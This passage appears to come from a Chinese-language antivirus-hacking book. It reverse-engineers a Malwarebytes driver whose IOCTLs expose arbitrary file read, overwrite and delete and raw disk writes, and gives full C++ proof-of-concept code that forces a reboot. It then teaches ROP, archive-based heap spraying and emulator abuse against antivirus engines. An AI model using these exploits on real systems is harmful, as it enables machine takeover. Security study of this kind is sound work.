PAGE:0002C12E   push    ebx                             ; WaitMode
PAGE:0002C12F   push    ebx                             ; WaitReason
PAGE:0002C130   mov     esi, offset Mutex
PAGE:0002C135   push    esi                             ; Object
PAGE:0002C136   mov     [ebp+CurrentStackLocation], edi
PAGE:0002C139   mov     [ebp+input_buf_length], eax
PAGE:0002C13C   call    ds:KeWaitForSingleObject
PAGE:0002C142   mov     edi,
[edi+_IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
PAGE:0002C145   cmp     edi, 22241Dh
PAGE:0002C14B   jz      loc_2C34C
PAGE:0002C151   cmp     edi, 222421h
PAGE:0002C157   jz      loc_2C34C
PAGE:0002C15D   cmp     edi, 222431h
PAGE:0002C163   jz      loc_2C34C
PAGE:0002C169   cmp     edi, 222455h
PAGE:0002C16F   jz      loc_2C34C
PAGE:0002C175   cmp     edi, 222425h
PAGE:0002C17B   jz      loc_2C34C
PAGE:0002C181   cmp     edi, 22242Dh
PAGE:0002C187   jz      loc_2C34C
PAGE:0002C18D   cmp     edi, 222435h
PAGE:0002C193   jz      loc_2C34C
PAGE:0002C199   cmp     edi, 222439h
PAGE:0002C19F   jz      loc_2C34C
PAGE:0002C1A5   cmp     edi, 22245Eh
PAGE:0002C1AB   jz      loc_2C34C
PAGE:0002C1B1   cmp     edi, 222469h
PAGE:0002C1B7   jz      loc_2C34C
```

函数在EAX中存储配分的用户态缓冲区大小，检查存储在EDI中的IOCTL代码，并发送给驱动。有一些IOCTL代码在此处处理。让我们跟进`loc_2C34C`处的条件跳转：

```
PAGE:0002C34C loc_2C34C:   ; CODE XREF: DispatchDeviceControl+35j
PAGE:0002C34C
; DispatchDeviceControl+41j ...
PAGE:0002C34C   mov     edi, [ebp+Irp]
PAGE:0002C34F
PAGE:0002C34F loc_2C34F:   ; CODE XREF: DispatchDeviceControl+1D4j
PAGE:0002C34F
; DispatchDeviceControl+1DBj ...
PAGE:0002C34F   mov     eax, [ebp+CurrentStackLocation]
PAGE:0002C352
PAGE:0002C352 loc_2C352:   ; CODE XREF: DispatchDeviceControl+130j
PAGE:0002C352              ; DispatchDeviceControl+13Cj ...
PAGE:0002C352   mov     ecx,
[eax+_IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
PAGE:0002C355   add     ecx, 0FFDDDBFEh ; switch 104 cases
PAGE:0002C35B   cmp     ecx, 67h
PAGE:0002C35E   ja      loc_2C5A9       ; jumptable 0002C36B default case
PAGE:0002C364   movzx   ecx, ds:byte_2C62E[ecx]
PAGE:0002C36B   jmp     ds:off_2C5CE[ecx*4] ; switch jump
```

上述列表中粗体的部分是用于决定在IOCTL代码中哪些代码需要被执行的switch列表。让我们切换到伪代码识图窗口，这样可以更容易地了解清楚其相关行为操作。下面就是该switch的伪代码，其中有趣的IOCTL代码以粗体标出：

```
switch ( io_stack_location->Parameters.DeviceIoControl.IoControlCode )
{
  case MB_HandleIoctlEnumerate:
    v12 = HandleIoctlEnumerate(Irp, io_stack_location, (int)buf);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlEnumerateADS:
    v12 = HandleIoctlEnumerateADS(Irp, io_stack_location,
          (wchar_t *)buf);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlOverwriteFile:
    v12 = HandleIoctlOverwriteFile(Irp, io_stack_location,
          (wchar_t *)buf);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlReadFile:
    v12 = HandleIoctlReadFile(Irp, io_stack_location, buf);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlBreakFile:
    v15 = HandleIoctlBreakFile(Irp, io_stack_location, (PCWSTR)buf);
    goto LABEL_41;
  case MB_HandleIoCreateFile_FileDeleteChild:
    v12 = HandleIoCreateFile(Irp,
          (int)io_stack_location, (wchar_t *)buf, FILE_DELETE_CHILD);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoCreateFile_FileDirectoryFile:
    v12 = HandleIoCreateFile(Irp, (int)io_stack_location, (wchar_t *)buf,
FILE_DIRECTORY_FILE);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlReadWritePhysicalSector1:
    v12 = HandleIoctlReadWritePhysicalSector(Irp,
```

```
            (int)io_stack_location, (int)buf, 1);
        goto FREE_POOL_AND_RELEASE_MUTEX;
      case MB_HandleIoctlReadWritePhysicalSector2:
        v12 = HandleIoctlReadWritePhysicalSector(Irp,
            (int)io_stack_location, (int)buf, 0);
        goto FREE_POOL_AND_RELEASE_MUTEX;
(...)
      case MB_HalRebootRoutine:
        HalReturnToFirmware(HalRebootRoutine);
        return result;
(...)
```

根据函数名和IOCTL代码，我们可以确定，此处向用户态导出了很多不应该导出给所有用户态进程使用的功能。下面是对上述伪代码中粗体部分IOCTL代码的解释：

- MB_HandleIoctlOverwriteFile 允许任意用户态进程重写任意文件；
- MB_HandleIoctlReadFile 允许任意用户态进程读取任意文件；
- MB_HandleIoCreateFile_FileDeleteChild 删除任意文件和/或目录；
- MB_HandleIoctlReadWritePhysicalSector1/2 从/向磁盘读或写物理扇区；
- MB_HalRebootRoutine 在内核态下执行HalReturnToFirmwareHalRebootRoutine重启机器。

这就意味着攻击者可以通过利用Malwarebytes驱动提供的功能，在任意层面上控制目标机器。正是由于防护软件中存在这个漏洞，无论攻击程序在本地拥有什么权限，攻击者都可以在任意位置创建文件、覆盖任意想要覆盖的文件，甚至是在目标机器上安装一个可以直接物理写入的磁盘。从安全角度来讲，这无疑是一个巨大的灾难：原本应该用于保护用户免受恶意攻击者侵害的反病毒软件，事实上却暴露了可以被任意用户利用来控制机器的内核态相关功能。

我编写的下列PoC证明了我对该驱动缺陷的理解是正确的。PoC没有显示任何提示用户机器要重启的对话框，直接在内核层面重启了机器。下面是文件main.cpp的代码：

```
#include "mb_swiss.h"

//----------------------------------------------------------------------
void usage(const char *prog_name)
{
  printf(
    "Usage: %s\n"
    "--reboot Forcefully reboot the machine.\n"
    "-v       Show version information about the driver.\n", prog_name);
}

//----------------------------------------------------------------------
int main(int argc, char **argv)
{
  CMBSwiss swiss;
  if ( swiss.open_device() )
  {
    printf("[+] Device successfully opened\n");
```

```
    for ( int i = 1; i < argc; i++ )
    {
      if ( strcmp(argv[i], "--reboot") == 0 )
      {
        printf("[+] Bye, bye!!!");
        Sleep(2000);
        swiss.reboot();
        printf("[!] Something went wrong :/\n");
      }
      else if ( strcmp(argv[i], "-v") == 0 )
      {
        char ver[24];
        if ( swiss.get_version(ver, sizeof(ver)) )
          printf("[+] MBAMSwissArmy driver version %s\n", ver);
        else
          printf("[!] Error getting MBAMSwissArmy driver version :(\n");
      }
      else
      {
        usage(argv[0]);
      }
    }
  }
  return 0;
}
```

上述代码只处理两条命令：–reboot重启机器；-v显示驱动版本。创建类型为CMBSwiss的对象，然后依照相关命令调用reboot或get_version。现在让我们来瞧一瞧mb_swiss.h头部文件：

```
#ifndef MB_SWISS_H
#define MB_SWISS_H

#include <windows.h>

#include <string>
#include <tlhelp32.h>
#include <winternl.h>
#include <wchar.h>
#include <stdio.h>

//-------------------------------------------------------------------
#define MBSWISS_DEVICE_NAME L"\\\\.\\MBAMSwissArmy"

//-------------------------------------------------------------------
enum MB_SWISS_ARMY_IOCTLS_T
{
  MB_HandleIoctlEnumerate = 0x222402,
  MB_HandleIoctlEnumerateADS = 0x22245A,
  MB_HandleIoctlOverwriteFile = 0x22242A,
  MB_HandleIoctlReadFile = 0x222406,
  MB_HandleIoctlBreakFile = 0x222408,
  MB_HandleIoCreateFile_FileDeleteChild = 0x22240C,
```

```
  MB_HandleIoCreateFile_FileDirectoryFile = 0x222410,
  MB_HandleIoctlReadWritePhysicalSector1 = 0x222416,
  MB_HandleIoctlReadWritePhysicalSector2 = 0x222419,
  MB_0x222435u = 0x222435,
  MB_0x222439u = 0x222439,
  MB_0x22241Du = 0x22241D,
  MB_do_free_dword_2A548 = 0x222421,
  MB_0x222431u = 0x222431,
  MB_DetectKernelHooks = 0x222455,
  MB_HandleIoctlReadMemoryImage = 0x222452,
  MB_0x222442u = 0x222442,
  MB_0x222446u = 0x222446,
  MB_0x22244Au = 0x22244A,
  MB_RegisterShutdownNotification = 0x22244E,
  MB_HalRebootRoutine = 0x222425,
  MB_ReBuildVolumesData = 0x22242D,
  MB_HandleIoctlGetDriverVersion = 0x22245E,
  MB_set_g_sys_buf_2A550 = 0x222461,
  MB_PrintKernelReport = 0x222465,
  MB_free_g_sys_buf_2a550 = 0x222469,
};

//--------------------------------------------------------------------
struct mb_driver_version_t
{
  int major;
  int minor;
  int revision;
  int other;
};

//--------------------------------------------------------------------
class CMBSwiss
{
private:
  HANDLE device_handle;
public:
  bool open_device(void);
  void reboot(void);
  bool get_version(char *buf, size_t size);
  bool overwrite_file(const wchar_t *file1, const wchar_t *file2);
};

#endif
```

最后，调用`DeviceIoControl`的mb_swiss.cpp的代码如下：

```
#include "mb_swiss.h"

//--------------------------------------------------------------------
bool base_open_device(const wchar_t *uni_name, HANDLE *device_handle)
{
  HANDLE hFile = CreateFileW(uni_name,
                             GENERIC_READ | GENERIC_WRITE,
```

```
                             0, 0, OPEN_EXISTING, 0, 0);
  if ( hFile == INVALID_HANDLE_VALUE )
    printf("[!] Error: %d\n", GetLastError());

  *device_handle = hFile;
  return hFile != INVALID_HANDLE_VALUE;
}

//--------------------------------------------------------------------
bool CMBSwiss::open_device(void)
{
  return base_open_device(MBSWISS_DEVICE_NAME, &device_handle);
}

//--------------------------------------------------------------------
void CMBSwiss::reboot(void)
{
  DWORD bytes;
  DWORD buf;
  if ( !DeviceIoControl(device_handle, MB_HalRebootRoutine, &buf, sizeof(buf),
       &buf, sizeof(buf), &bytes, 0) )
  {
    printf("[!] Operation failed, %d\n", GetLastError());
  }
}

//--------------------------------------------------------------------
bool CMBSwiss::get_version(char *buf, size_t size)
{
  DWORD bytes;
  mb_driver_version_t version = {0};
  if ( !DeviceIoControl(device_handle, MB_HandleIoctlGetDriverVersion,
        &version, sizeof(version), &version, sizeof(version), &bytes, 0) )
  {
    printf("[!] Error getting version %d\n", GetLastError());
    return false;
  }

  _snprintf_s(buf, size, size, "%d.%d.%d.%d", version.major,
version.minor, version.other, version.revision);
  return true;
}
```

要记住本例中使用的IOCTL代码是由Malwarebytes的驱动处理的，而这些功能本不应该提供给任意本地用户使用。但遗憾的是，对于Malwarebytes的用户来说，这些功能却可以被任意使用。在本书编写的时候，该漏洞仍然是一个未公开的零日漏洞。但是，在本书出版之前，本漏洞会被“负责任”地公开。比本书中演示的重启机器更完整、支持更多功能的漏洞利用攻击PoC，可以在如下地址下载：https://github.com/joxeankoret/tahh/malwarebytes。

注意 你可能会注意到，在上一段中，我为“负责任”三个字加了引号。我强烈反对“负责任公开”的传统定义。负责任公开通常被认为是一位安全研究者或一个安全研究团队，发现了一个或多个漏洞并将相关发现报送厂商；厂商修复漏洞（可能需要数天或在一些极端案例中需要几年）；最后，如果厂商同意，厂商和研究者联合公开针对相关漏洞的安全建议。但是，负责任公开意味着给年收入数百万美元、却从来没有对其产品做过任何审计的厂商免费进行安全审计。对于安全研究者来说，这意味着为写出不负责任的代码、将用户置于危险境地的厂商免费做苦力。通常来说，即便是在相关漏洞已经被修复的情况下，安全研究者公开漏洞也将面临被厂商起诉的风险。在我和其他研究者身上发生过很多次类似的事情。

14.5 总结

本地攻击技术是一种在接触到本地目标机器后，利用产品或相关模块的漏洞进行攻击的技术。本章阐释了多种可能导致在本地被利用的漏洞。

- 内存破坏漏洞　这意味着内存存取违例产生的崩溃，可以最终导致任意内存读/写，或信息泄漏。
- 错误权限分配　这类漏洞的产生是因为对系统对象、进程线程和文件进行了错误的设置，或根本没有设置相关权限或访问控制列表（ACL）。比如，一个ACL为null的SYSTEM进程就为低权限的进程开放了攻击的大门。
- 逻辑漏洞　这类漏洞通常是由逻辑类编程缺陷或设计缺陷导致的。这类漏洞一般较难发现，但是一经发现并被加以利用，就会带来十分巨大的危害。在一些案例中，由于这类漏洞同产品中的其他模块深度整合交织，如果不对产品进行重大改动，是无法轻松修复漏洞的。

要挖掘可在本地利用攻击的漏洞非常简单，如下所示：

(1) 安装对应软件，重启机器，观察所有被安装的模块；

(2) 通过复查已安装的服务、进程和内核驱动的权限分配以及每个对象、文件等的权限，来分析对应软件的本地攻击面；

(3) 逆向分析内核驱动和服务，来挖掘软件中的后门以及可被传送给驱动的IOCTL。

下面简要描述上述各种类型漏洞的利用。

- 如果出现内存破坏漏洞，攻击者可以直接修改内存中的内容，重写安全token或全局变量的重要信息。想象一个名为`g_bIsAdmin`的全局变量。由于一个漏洞利用攻击程序利用了一个内存破坏漏洞，将变量设置为1，软件将允许管理函数执行（比如，禁用反病毒软件）。
- 分配有错误权限以及非法特权、权限分配和ACL的反病毒服务将让没有特权的程序能与特权应用交互，并以更高权限运行。比如，攻击者可以在权限管理过于松散的特权进程

中远程创建一个线程，来执行恶意代码。如果内核驱动中发现同样的漏洞，将允许任意用户与之交互，并接触未有文档公开说明但是强力的函数。14.4节中介绍了许多如何发现并利用逻辑漏洞的有用信息。

- 逻辑漏洞可能会表现为后门、隐藏功能，或错误的权限控制检查。后门和隐藏功能通常可以通过逆向分析发现。比如，Panda Global Protection反病毒软件2013及其以下版本的某一内核驱动，如果接收到一条特殊指令，将能够禁用反病毒软件（通过IOCTL代码）。

下一章将会探讨远程攻击，攻击者将能够远程发起攻击，以获取本地接触目标机器的权限。当谈到一个从网络外部到内部的多阶段攻击的时候，记住本地和远程漏洞利用技术是相互补充的。

第 15 章

远程漏洞

当攻击者无法接触目标计算机时，可以利用远程漏洞技术来对一款产品或产品组件开展攻击。

反病毒软件可以被远程攻击，不过要实现这一过程有点困难。本章将阐释为何远程利用反病毒软件的漏洞开展攻击要比本地攻击复杂得多。此外，本章还会阐释如何针对反病毒软件编写漏洞远程利用攻击脚本，并提供了许多让漏洞利用过程更容易的有用建议。

15.1 实施客户端漏洞利用攻击

针对客户端应用开展攻击时，攻击者会通过解析由邮件或驱动器传递的恶意代码触发并利用应用的漏洞。在这个意义上讲，远程利用反病毒软件的漏洞开展攻击与之相类似。尽管可以通过一些网络服务和管理控制台实现服务器端的漏洞利用攻击，但是这类产品一直可用的最大攻击面其实是客户端部分。本节将重点介绍反病毒软件客户端模块的漏洞的远程利用。

15.1.1 利用沙盒的缺陷

大多数反病毒产品仍然饱受缺少合适安全防护措施的困扰，这就导致攻击者能轻易地对产品发起攻击，就像攻击音乐播放器或图像浏览器这样老旧的客户端应用一样简单。事实上，利用现有主流反病毒产品中的漏洞，要比利用有安全意识的客户端应用中的漏洞容易得多。比如，相对于针对Adobe Acrobat Reader、Google Chrome或最新版本的Internet Explorer或Microsoft Office，针对没有采取任何措施防止自身被攻破的反病毒软件来编写漏洞利用程序，难度要小得多。这是因为反病毒软件负责确保只有传入的受信内容才能在沙盒中运行，而前面提到的多款桌面应用则引入了相关沙盒保护机制。

沙盒是一种防止进程执行某些特权行为的有限制的执行环境。通常，沙盒进程会采取类似的设计——父进程，也被称作Broker进程——以普通用户权限执行。Windows系统中，父进程会控制一个或多个以不同完整性级别运行的子进程；而类Unix系统中则为不同用户身份运行或以有限功能方式运行的子进程。如果子进程要进行一些敏感操作和特权操作，比如执行操作系统命令或在特定临时目录外创建文件，就需要同父进程即Broker进程进行通信。如果Broker进程认为某一子进程的请求合法，则会代其完成相关操作。但是，大多数反病毒产品中仍没有引入类似的沙盒机制。如果我们去读一读反病毒软件的广告，然后研究一下相关产品，就会发现反病毒厂商提及

的“沙盒运行”实际上仅仅是指将未知的程序或代码放入半受控的环境中运行。对用户来说不幸的是，除了一些例外，大多数反病毒产品的安全性远不及浏览器和文档阅读器。

尽管我们已经清楚了为何利用反病毒产品中的漏洞与利用其他客户端应用中的漏洞进行攻击无异，但是要编写针对一款反病毒软件的漏洞的利用程序，还有不少困难等待解决。其实，这类困难不是反病毒产品本身设置的，而是操作系统或编译器漏洞缓释技术带来的。开始编写针对反病毒软件漏洞的利用程序的一种办法是，利用反病毒产品在应用ASLR、DEP和RWX内存页过程中常会出现的错误。关于这点我们将会在下一节中进行讨论。

15.1.2　利用 ASLR、DEP 和位于固定地址的 RWX 页面漏洞

以下是一些常见的细微错误，如果不纠正就会导致漏洞和安全问题。

- 没有对产品中的一个或多个模块（甚至是内核层面的模块）启用空间格局随机化（ASLR）保护措施，导致ASLR保护失效。
- 将一个没有启用ASLR的库文件全系统注入，导致整个系统内所有进程的ASLR保护失效。
- 出于要在堆中执行代码的目的，故意禁用了数据执行保护（DEP）。
- 查找位于固定地址的RWX内存页面。对于漏洞利用程序的编写者来说，找到位于固定地址的、有RWX属性的内存页面无异于找到了金矿。

从安全角度来看，上述做法无疑不妥。这类错误对某些人来说是坏消息，但对有一些人（漏洞利用程序编写者）来说却是好消息。事实上确实是这样的，我在针对文件格式漏洞编写的大部分漏洞利用程序中都利用了这类“特性”：在堆中执行代码（DEP）或直接使用一些大小不等的、位于一个或多个没有启用ASLR的库文件中的特殊ROP payload。

一个利用了没有启用ASLR库文件漏洞的利用程序通常来说十分稳定，这是因为库文件提供了一系列固定的地址，这样漏洞利用程序就可以依此来找到所有利用过程中需要用到的ROP组件了。但是，对于某些反病毒软件来说，情况可能还要乐观。比如，我发现某款反病毒软件会在固定内存地址处创建带有RWX属性的内存页面，这让我们在当前反病毒软件的上下文环境中执行可控的代码容易了许多。

为了解释这个漏洞的利用场景，首先假设我们在一款反病毒软件中发现了一个堆溢出漏洞，可以利用该漏洞写一个之后会被间接引用的指针值，接着将其解释为虚表（VTable）中的指针。以下是反汇编结果列表：

```
MOV EAX, [ECX] ; Memory at ECX is controllable
CALL [EAX+8] ; So, we directly control this call
```

本例中，由于存在内存破坏漏洞，我们可以覆盖一个C++对象的VTable，该地址通常直接就在对象实例处。由于我们可以控制`ECX`指向的内容，也就可以控制位于`EAX+8`的最终间接调用值。

在本例中，如果要实现远程漏洞利用，我们仍然需要弄清楚跳转执行后的位置。由于存在ASLR，要搞清楚并不容易。不过，我们可以试试以下方法。

(1) 借助任意未启用ASLR的模块，我们可以跳转执行一系列ROP组件，进行攻击的第二步：准备执行shellcode。

(2) ROP组件将shellcode复制至反病毒软件创建的固定RWX内存页面内，供我们编写的漏洞利用程序使用。

(3) ROP组件复制完整个shellcode后，我们可以跳转进入相关RWX内存页面，并继续正常执行相关代码。

(4) 搞定！至此完成了整个攻击过程。

如上述例子介绍的那样，如果反病毒软件犯了这样的典型错误，那么相关利用过程就变得十分简单了。即便仅仅出现了前面介绍的四个漏洞类型的其中之一，也意味着我们将面对的情况会在“利用起来很简单”和“鬼才知道如何利用”之间进行切换。

假如和当今的大多数软件一样，启用了DEP，没有创建RWX内存页面，而且所有模块都启用了ASLR。在这种情况下，情况会大不相同，根据操作系统和架构的不同，漏洞的利用过程会变得十分困难：

- 启用了DEP以后，不会从数据页面中执行代码；
- 启用了ASLR后，除非知道gadget的地址，否则没有ROP会知道。

在大多数情况下，当今绝大部分编译器实现的漏洞利用防护措施的效果已经很不错了：

- 安全Cookie可以有效对抗栈缓冲区溢出；
- 控制流保护（CFG）可以有效对抗UAF漏洞；
- SafeSEH防护可以有效对抗异常处理函数指针覆盖漏洞。

提示　你可能会感到疑惑：为什么本身做安全防护的反病毒软件会犯这样的低级错误？在一些案例中，出于性能因素的考虑，会出现ASLR相关的，以及带有RWX属性的地址固定的内存页错误。甚至有一家反病毒厂商直接向我展示了启用ASLR和不启用ASLR的模块对比。

15.1.3　编写复杂的 payload

通常来说，反病毒产品的漏洞利用程序必须针对目标操作系统、架构甚至最终目标机器进行专门创建。在这类情况下，我们需要确定如何创建复杂的payload，而不仅仅是创建将地址或一系列地址外加shellcode写死的漏洞利用程序，否则在真实的目标机器上可能无法生效。针对客户端应用创建复杂的攻击payload，通常意味着要使用到JavaScript，比如当遇到浏览器或类似Adobe Acrobat Reader这样的程序时。当遇到类似Microsoft Office这样的办公软件时，我们可能需要尝试嵌入一个Adobe Flash进行JIT spray；或者嵌入一系列BMP图片，用bitmap数据填充之后要使用的一大块内存，以此来进行堆喷。

但反病毒引擎中不存在JavaScript解释器（或许有？稍后将会详细探讨这个问题）。这样就没有办法嵌入并运行Flash应用了，也无法将图片放入Word文档然后希望反病毒引擎能将所有图片载入内存了。如何进行堆喷、堆操作或创建复杂的payload？接下来将会介绍一些反病毒软件中可供编写复杂payload的特性。相关过程并不会太容易，可能没有像编写针对浏览器或Acrobat Reader

的漏洞利用程序那样有很多技术可供使用。

1. 借助模拟器

这无疑是解决问题的首选答案。除了ClamAV这个典型以外，几乎所有现存的反病毒引擎都包含至少一款模拟器，即Intel x86模拟器。模拟器可以帮助我们实现恶意操作吗？答案可以为“是”也可以为“否”。反病毒产品中的模拟器通常会受超时设置、内存限制甚至是循环次数的限制。

不幸的是，这就意味着我们并不能通过创建PE文件、ELF文件或MachO文件，强制让反病毒模拟器进行模拟，并填充1 GB或2 GB的内存，在触发真实漏洞之前来进行堆喷。不过另一方面，模拟器可以被识别定位，因此我们可以有针对性地编写最终的payload，也可以在模拟器模拟恶意代码过程中，触发模拟器的内存泄漏问题，这样某一大小的内存在样本模拟执行结束后就不会被释放。模拟器很可能是反病毒产品中最支离破碎的部分，也是经常被更新的模块之一，这就意味着每次更新以后都有可能出现许多新的漏洞。

要注意并不是所有恶意软件样本都会被传递给模拟器处理。因此，在我们攻击模拟器之前，首先要确保某一样本能进入模拟器运行。如何才能强制让反病毒软件模拟一个样本呢？这里就不需要你进行研究了，我进行了以下操作：

(1) 逆向分析反病毒引擎找到进行扫描操作的位置；

(2) 在扫描器调用模拟器的函数之处设置断点；

(3) 使用反病毒软件扫描一个大的恶意软件样本集；

(4) 等待，直到触发断点。

这里使用的技巧是让反病毒软件扫描大量不同的样本，进而找到可以触发进入模拟器分析的那一个。一旦断点（上面第二步中设置的）被触发，就意味着我们找到了一个可以触发模拟器的样本。通常来说，会触发反病毒软件进行模拟器分析的样本是十分复杂、难以静态解密的EXE加密器或封装器，因此反病毒工程师就想出了使用模拟器来进行解密的点子（这是一个十分巧妙的主意：让机器完成）。找到能触发模拟器模拟操作的Windows PE、ELF或MachO文件后，我们可以将入口点代码修改成我们自己的代码。瞧，现在我们有了一个能够被模拟器模拟的文件样本，同时又有地方来写入生成的payload或者造成多内存泄漏以便进行堆喷。这类样本是Windows PE文件的可能性要大于ELF或MachO文件。

不过即便我们借助模拟器进行了堆喷，或实现了之前提到的一些技巧，仍然有一些问题和限制待我们去克服：反病毒模拟器通常对可以模拟的指令、允许调用的API数量，以及可以使用的内存大小等有严格的限制。出于性能考虑，反病毒软件不会让一个样本永久运行在计算机上，更何况是一个可以造成模拟器内存泄漏的恶意样本。比如，假设函数`NtCreateFile`传入了恶意参数，将会分配一块永远不会释放的缓冲区。每次函数被调用后就会分配大小为1 KB的内存区块，不过反病毒模拟器在执行函数1000次后，就会拒绝继续执行该操作。这样一来我们只分配了1 MB的内存区块。如果在攻击过程中你需要更多内存，就要用到下面介绍的技巧了。

2. 利用档案文件

类似TAR或简单的ZIP这样的档案文件内部通常会包含很多其他的文件。当反病毒软件分析档案文件的时候，引擎会默认执行如下操作：

(1) 引擎会有限制（最多向下扫描五层嵌套文件）地分析档案文件中的全部子文件；

(2) 从第一个到最后一个按顺序分析所有文件。

在之前借助函数`NtCreateFile`实现理论上的内存泄漏的例子中，每个样本会分配1 MB的内存。如果我们发送给反病毒软件扫描的不是单个Windows PE文件，而是100个被简单修改过的样本文件呢？反病毒软件会默认分析100个文件，也就会分配100 MB空间。如果我们压缩的是1000个文件，而不是100个文件，那么将会分配1000 MB或1 GB的内存。要实现这样的技巧，我们只要在样本文件末尾添加一个字节或DWORD，这样文件的校验散列值就会改变，反病毒软件就无法分辨即将扫描的样本以前是否已经扫描过了。此外，我们还要注意，由于文件十分相似，只有一个字节或一个DOWRD的差别，所以压缩率会十分高，也会非常高效地创建很小的ZIP或7z档案文件，其内部又包含大量的样本文件。这样的技巧很不错，不是吗？

通过上述技巧分配了预期大小内存后，我们可以在档案文件的最后再添加一个触发漏洞的样本。接着就可以使用在目标反病毒软件中已被分配的内存了。这种针对反病毒软件进行堆喷的方式通常来说十分好用。

3. 查找Intel x86、AMD x86_64和ARM模拟器中的缺陷

反病毒软件通常会使用不止一款模拟器。最常见的模拟器是针对Intel x86的，也有不太常见的针对AMD x86_64或ARM的模拟器，甚至是针对Microsoft .NET字节码的模拟器。这就意味着攻击者可以使用目标反病毒软件支持的任意汇编语言来编写高级payload。我们甚至可以针对不同的架构，在不同的Windows PE文件中使用不同的汇编语言编写payload的不同部分：借助之前档案文件的技巧，我们可以向反病毒软件发送一个高级payload，其中一个文件使用Intel x86汇编语言编写，第二个文件使用AMD x86_64汇编语言实现，在最后一个文件中使用ARM汇编语言进行相关操作。

你用如此复杂的攻击方式折磨自己的理由是：混淆。使用不同模拟器的漏洞利用攻击程序，会让分析者难以理解其实现机制。当然，聪明的分析者会发现其中的规律并实现自动化反混淆。

4. 使用JavaScript、VBScript或ActionScript

在前面几节中，我排除了使用JavaScript创建复杂payload或进行堆喷的可能性，并指出这种办法只能用于浏览器和Adobe Acrobat Reader。但同时我也留下了一个没有回答的问题：反病毒扫描器中是否存在JavaScript解释器或模拟器呢？答案是肯定的，但要看具体是哪一款反病毒产品。通常，应用在Intel x86模拟器上的限制同样也会应用到JavaScript解释器或模拟器上：对内存消耗有一系列限制，并不是所有API都可以使用；有超时时间；对循环次数和模拟指令的数量也有限制；等等。

和之前阐释的针对其他本机代码模拟器编写漏洞利用程序一样，我们也可以使用JavaScript编写最终payload来利用一款反病毒产品中的漏洞。

以下是使用JavaScript会比使用纯汇编代码来编写漏洞利用程序更佳的两个原因：

- 相比纯汇编语言，使用JavaScript这样的高级语言编写漏洞利用程序会更简单；
- 相比较PE、ELF和MachO文件来说，模拟或解释执行JavaScript代码会更容易。

确实，虽然各个反病毒产品之间可能稍有差异，不过大多数混淆的JavaScript文件通常是由反

病毒内核中的JavaScript引擎模拟或解释执行的。但是由于性能的原因，对于Windows PE文件或其他程序文件来说，这种情况并不会经常发生。

在某些反病毒产品中，我们不仅能够发现Intel x86、AMD64、ARM或JavaScript模拟器，还能发现VBScript和ActionScript模拟器。不同的反病毒内核或产品有着各自不同的类似模拟器实现方式。

强烈推荐使用JavaScript（如果可以的话还可以用VBScript）代替汇编语言来编写漏洞利用程序的原因是，可以更轻松地针对不同引擎编写出不同的漏洞利用程序。如果你想针对一些反病毒引擎进行漏洞利用攻击，而且发现相关引擎中有JavaScript引擎，可以首先识别反病毒产品使用的JavaScript引擎，然后针对不同的反病毒产品编写payload。

5. 确定反病毒产品支持什么

确定反病毒产品支持的模拟器和解释器非常重要，但是我们有更便捷的途径来完成这项任务。通常来说，如果模拟器不是由插件（通常会被加密和压缩）动态加载的话，我们可以借助`grep`工具来查找模拟器相关的特征和字符串。比如，要确定Zoner Antivirus Linux版支持什么本机代码模拟器，可以使用以下命令：

```
$ LANG=C grep emu -r /opt/zav/
Binary file /opt/zav/bin/zavcli matches
Binary file /opt/zav/lib/zavcore.so matches
```

如果Zoner AntiVirus存在模拟器，那么肯定位于zavcli或zavcore.so中。因为这类模块的实现代码通常存在于库文件中。下面就使用逆向分析工具Radare2列出所有位于库文件zavcore.so中的调试符号，并筛选出其中与模拟器相关的符号：

```
$ rabin2 -s /opt/zav/lib/zavcore.so | egrep "(emu|VM)"
vaddr=0x00092600 paddr=0x00078600 ord=525 fwd=NONE sz=419 bind=LOCAL
type=FUNC
name=_ZL17PeInstrInvalidateP9_PE_VMCTXP10_PE_THREADjP10X86_DISASMjPP12
_PE_JITBLOCKPPhj
jij.clone.0
vaddr=0x00198640 paddr=0x0017e640 ord=622 fwd=NONE sz=80 bind=LOCAL
type=OBJECT name=_ZL7g_JitVM
(...)
vaddr=0x000f7aa0 paddr=0x000ddaa0 ord=773 fwd=NONE sz=84 bind=LOCAL
type=OBJECT name=_ZZN5RarVM16IsStandardFilterEPhiE4C.25
vaddr=0x000f7a80 paddr=0x000dda80 ord=774 fwd=NONE sz=16 bind=LOCAL
type=OBJECT name=_ZZN5RarVM21ExecuteStandardFilterE18VM_StandardFilters
E5Masks
```

初步看来，Zoner AntiVirus中存在某种针对PE文件的虚拟机（`PE_VMCTX`，意思是PE虚拟机环境）和针对压缩文件RAR的虚拟机——RAR VM。如果打算挖掘Zoner AntiVirus中的漏洞并进行利用的话，这类信息有助于帮助我们了解其中有哪些虚拟机可以作为目标。如果查找与脚本引擎相关的信息，会发现并没有找到相关结果：

```
$ rabin2 -s /opt/zav/lib/zavcore.so | egrep -i "(vb|java|script)"
```

像上述这样没有返回任何有价值信息的搜索，并不意味着反病毒产品中不存在相关功能特

性，而是用于查找的字符串特征有遗漏。我们需要确定查找不到的功能即便是在被加密或压缩的反病毒插件中也不存在，这样才能得出反病毒产品不支持此类文件的模拟的结论。如果我们研究一下Comodo这样的支持此类模拟操作的反病毒产品，会得到一个完全不同的输出结果：

```
$ LANG=C grep jscript -r *
Binary file libSCRIPTENGINE.so matches
```

结果显示，根据名称匹配到了库文件libSCRIPTENGINE.so。如果使用Radare2中命令行工具`rabin2`分析该库文件，会看到一系列显示脚本引擎支持特性的调试符号：

```
$ rabin2 -s libSCRIPTENGINE.so | egrep -i "(js|vb)" | more
vaddr=0x000c2943 paddr=0x00067c33 ord=083 fwd=NONE sz=2327 bind=LOCAL
type=FUNC name=_GLOBAL__I_JsObjectMethod.cpp
vaddr=0x000c6b08 paddr=0x0006bdf8 ord=086 fwd=NONE sz=43 bind=LOCAL
type=FUNC name=_GLOBAL__I_JsParseSynate.cpp
vaddr=0x001009e0 paddr=0x000a5cd0 ord=099 fwd=NONE sz=200 bind=LOCAL
